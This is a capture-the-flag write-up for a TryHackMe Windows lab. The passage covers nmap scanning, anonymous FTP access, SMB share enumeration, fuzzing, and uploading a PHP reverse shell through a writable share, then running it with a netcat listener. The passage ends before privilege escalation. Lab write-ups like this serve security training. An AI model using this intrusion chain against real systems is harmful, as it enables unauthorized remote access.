


ALLSIGNSPOINT2PWNAGE

<https://tryhackme.com/room/allsignspoint2pwnage>

SCANNING

I scanned the target using **nmap** to find open ports and various service information.




```
root@kali: ~/thm/allsigns2pwnage # nmap -A -p- 10.10.133.171 --min-rate 10000 -oN allsigns.nmap
Starting Nmap 7.95 ( https://nmap.org ) at 2025-06-26 02:58 EDT
Warning: 10.10.133.171 giving up on port because retransmission cap hit (10).
Nmap scan report for 10.10.133.171
Host is up (0.17s latency).
Not shown: 50222 closed tcp ports (reset), 15297 filtered tcp ports (no-response)
PORT      STATE SERVICE      VERSION
21/tcp    open  ftp          Microsoft ftpd
|_ftp-syst:
|_SYST: Windows NT
|_ftp-anon: Anonymous FTP login allowed (FTP code 230)
|_11-14-20 04:26PM           173 notice.txt
80/tcp    open  http         Apache httpd 2.4.46 ((Win64) OpenSSL/1.1.1g PHP/7.4.11)
|http-methods:
|_  Potentially risky methods: TRACE
|_.http-server-header: Apache/2.4.46 (Win64) OpenSSL/1.1.1g PHP/7.4.11
|_.http-title: Simple Slide Show
135/tcp   open  msrpc        Microsoft Windows RPC
139/tcp   open  netbios-ssn  Microsoft Windows netbios-ssn
443/tcp   open  ssl/http     Apache httpd 2.4.46 ((Win64) OpenSSL/1.1.1g PHP/7.4.11)
|_.ssl-date: TLS randomness does not represent time
|_tls-alpn:
|_http/1.1
|_ssl-cert: Subject: commonName=localhost
| Not valid before: 2009-11-10T23:48:47
| Not valid after:  2019-11-08T23:48:47
|_.http-title: Simple Slide Show
|_.http-server-header: Apache/2.4.46 (Win64) OpenSSL/1.1.1g PHP/7.4.11
445/tcp   open  microsoft-ds?

3389/tcp  open  ms-wbt-server Microsoft Terminal Services
| ssl-cert: Subject: commonName=DESKTOP-997GG7D
| Not valid before: 2025-06-25T06:50:52
| Not valid after:  2025-12-25T06:50:52
|_.ssl-date: 2025-06-26T07:02:14+00:00; 0s from scanner time.
| rdp-ntlm-info:
| Target_Name: DESKTOP-997GG7D
| NetBIOS_Domain_Name: DESKTOP-997GG7D
| NetBIOS_Computer_Name: DESKTOP-997GG7D
| DNS_Domain_Name: DESKTOP-997GG7D
| DNS_Computer_Name: DESKTOP-997GG7D
| Product_Version: 10.0.18362
|_.System_Time: 2025-06-26T07:02:02+00:00
5040/tcp  open  unknown
5900/tcp  open  vnc          VNC (protocol 3.8)
49664/tcp open  msrpc        Microsoft Windows RPC
49665/tcp open  msrpc        Microsoft Windows RPC
49666/tcp open  msrpc        Microsoft Windows RPC
49667/tcp open  msrpc        Microsoft Windows RPC
49668/tcp open  msrpc        Microsoft Windows RPC
49670/tcp open  msrpc        Microsoft Windows RPC
49677/tcp open  msrpc        Microsoft Windows RPC
No exact OS matches for host (If you know what OS is running on it, see https://nmap.org/submit/ ).
```


FOOTHOLD

The **nmap** script scan revealed that the **ftp** server running on the target allowed anonymous login, so I connected to the server and found a txt file. I downloaded the text file on my local system.



```
(root㉿kali)-[~/thm/allsigns2pwnage]
└─# ftp 10.10.133.171
Connected to 10.10.133.171.
220 Microsoft FTP Service
Name (10.10.133.171:root): anonymous
331 Anonymous access allowed, send identity (e-mail name) as password.
Password:
230 User logged in.
Remote system type is Windows_NT.
ftp> ls
229 Entering Extended Passive Mode (|||49870|)
125 Data connection already open; Transfer starting.
11-14-20 04:26PM 173 notice.txt
226 Transfer complete.
ftp> get notice.txt
local: notice.txt remote: notice.txt
229 Entering Extended Passive Mode (|||49871|)
150 Opening ASCII mode data connection.
100% |*****| 173 0.54 KiB/s 00:00 ETA
226 Transfer complete.
173 bytes received in 00:00 (0.54 KiB/s)
ftp> exit
221 Goodbye.
```

The text contained a notice regarding a file share on the target for image upload and management.




```
(root㉿kali)-[~/thm/allsigns2pwnage/ftp]
└─# ls
notice.txt

(root㉿kali)-[~/thm/allsigns2pwnage/ftp]
└─# cat notice.txt
NOTICE
==

Due to customer complaints about using FTP we have now moved 'images' to
a hidden windows file share for upload and management
of images.

- Dev Team
```

I then listed out the shares on the target and found the `images$` share.




```
(root㉿kali)-[~/thm/allsigns2pwnage/ftp]
└─# smbclient -L 10.10.133.171
Password for [WORKGROUP\root]:
File System          Sharename      Type        Comment
                                Disk
ADMIN$                ADMIN$        Disk        Remote Admin
C$                   C$           Disk        Default share
images$              images$       Disk
Installs$            Installs$    Disk
IPC$                 IPC$         IPC        Remote IPC
Users                Users        Disk

Reconnecting with SMB1 for workgroup listing.
do_connect: Connection to 10.10.133.171 failed (Error NT_STATUS_RESOURCE_NAME_NOT_FOUND)
Unable to connect with SMB1 -- no workgroup available
```

I accessed the share and found a bunch of images.

```
File Actions Edit View Help
root@kali: ~/thm/allsigns2pwnage root@kali: ~/thm/allsigns2pwnage root@kali: ~/thm/allsigns2pwnage
└─(root㉿kali)-[~/thm/allsigns2pwnage]
# smbclient \\\\10.10.133.171\\\\images$ 
Password for [WORKGROUP\root]:
Try "help" to get a list of possible commands.
smb: \> ls
.
..
D      0  Tue Jan 26 13:19:19 2021
D      0  Tue Jan 26 13:19:19 2021
internet-1028794_1920.jpg  A 134193 Sun Jan 10 16:52:24 2021
man-1459246_1280.png    A 363259 Sun Jan 10 16:50:49 2021
monitor-1307227_1920.jpg A 691570 Sun Jan 10 16:50:29 2021
neon-sign-4716257_1920.png A 1461192 Sun Jan 10 16:53:59 2021
10861311 blocks of size 4096. 4134473 blocks available
smb: \> |
```

I then accessed the web application. My guess was that the images on the web page was being loaded from the `images$` share. This also meant that this share would be accessible through the browser as well.





I then fuzzed for files using **ffuf** and found a bunch of endpoints but when I visited those endpoints, I didn't find anything useful.

```
(root㉿kali)-[~/thm/allsigns2pwnage]
# ffuf -U http://10.10.133.171/FUZZ -w /usr/share/wordlists/seclists/Discovery/Web-Content/raft-large-files.txt -fc 403


v2.1.0-dev

:: Method      : GET
:: URL        : http://10.10.133.171/FUZZ
:: Wordlist   : FUZZ: '/usr/share/wordlists/seclists/Discovery/Web-Content/raft-large-files.txt'
:: Follow redirects : false
:: Calibration : false
:: Timeout    : 10
:: Threads    : 40
:: Matcher    : Response status: 200-299,301,302,307,401,403,405,500
:: Filter     : Response status: 403

index.html      [Status: 200, Size: 1063, Words: 121, Lines: 36, Duration: 207ms]
favicon.ico    [Status: 200, Size: 30894, Words: 412, Lines: 6, Duration: 209ms]
.
content.php     [Status: 200, Size: 1063, Words: 121, Lines: 36, Duration: 219ms]
Index.html      [Status: 200, Size: 165, Words: 1, Lines: 1, Duration: 195ms]
applications.html [Status: 200, Size: 3607, Words: 770, Lines: 80, Duration: 210ms]
Favicon.ico    [Status: 200, Size: 30894, Words: 412, Lines: 6, Duration: 207ms]
favicon ICO    [Status: 200, Size: 30894, Words: 412, Lines: 6, Duration: 181ms]
slide.html     [Status: 200, Size: 1063, Words: 121, Lines: 36, Duration: 306ms]
:: Progress: [37050/37050] :: Job [1/1] :: 103 req/sec :: Duration: [0:04:30] :: Errors: 2 ..
```



I then fuzzed for directories and found out that the target was hosting the application on a **xampp** server. I also found the `images` directory that contained the images shown on the web page.



Since I had access over the `images$` share, I could upload a malicious file and execute it through the browser. I uploaded **pentestmonkey's php-reverse-shell** through the share.

```
[root@kali: ~/thm/allsigns2pwnage]# cp /usr/share/webshells/php/php-reverse-shell.php revshell.php
[root@kali: ~/thm/allsigns2pwnage]# vim revshell.php
[root@kali: ~/thm/allsigns2pwnage]# ./revshell.php -v
./revshell.php: 13: ./revshell.php: rev: not found
```

```

smb: \> put revshell.php
putting file revshell.php as \revshell.php (1.4 kb/s) (average 1.4 kb/s)
smb: \> ls
.
..
internet-1028794_1920.jpg      A 134193 Sun Jan 10 16:52:24 2021
man-1459246_1280.png           A 363259 Sun Jan 10 16:50:49 2021
monitor-1307227_1920.jpg       A 691570 Sun Jan 10 16:50:29 2021
neon-sign-4716257_1920.png     A 1461192 Sun Jan 10 16:53:59 2021
revshell.php                     A 5494 Thu Jun 26 03:30:03 2025

10861311 blocks of size 4096. 4122195 blocks available
smb: \> |

```

refreshing the `images` webpage reflected the uploaded payload.

Index of /images

Name	Last modified	Size	Description
Parent Directory	-		
internet-1028794_1920.jpg	2021-01-10 21:52	131K	
man-1459246_1280.png	2021-01-10 21:50	355K	
monitor-1307227_1920.jpg	2021-01-10 21:50	675K	
neon-sign-4716257_1920.png	2021-01-10 21:53	1.4M	
revshell.php	2025-06-26 08:30	5.4K	

Apache/2.4.46 (Win64) OpenSSL/1.1.1g PHP/7.4.11 Server at 10.10.133.171 Port 80

I then started a `netcat` listener.

```

root@kali:~/thm/allsigns2pwnage# rlwrap nc -lvp 1234
listening on [any] 1234 ...


```

However, when I tried executing the payload, it failed.


Warning: Unknown: failed to open stream: Invalid argument in Unknown on line 0

Fatal error: Unknown: Failed opening required 'C:/xampp/htdocs/images/revshell.php' (include_path='C:\xampp\php\PEAR') in Unknown on line 0


I tried various payloads and finally got a reverse shell using **PHP Ivan Sincek's** payload. I copied the code after configuring the appropriate listener IP and port.



I removed the previous reverse shell payload and created a new one. I pasted the code and transferred it to the target using the `images$` share.



Finally, I executed the payload through the web application and got a reverse shell.



Index of /images

Name	Last modified	Size	Description
Parent Directory			
internet-1028794_192..>	2021-01-10 21:52	131K	
man-1459246_1280.png	2021-01-10 21:50	355K	
monitor-1307227_1920..>	2021-01-10 21:50	675K	
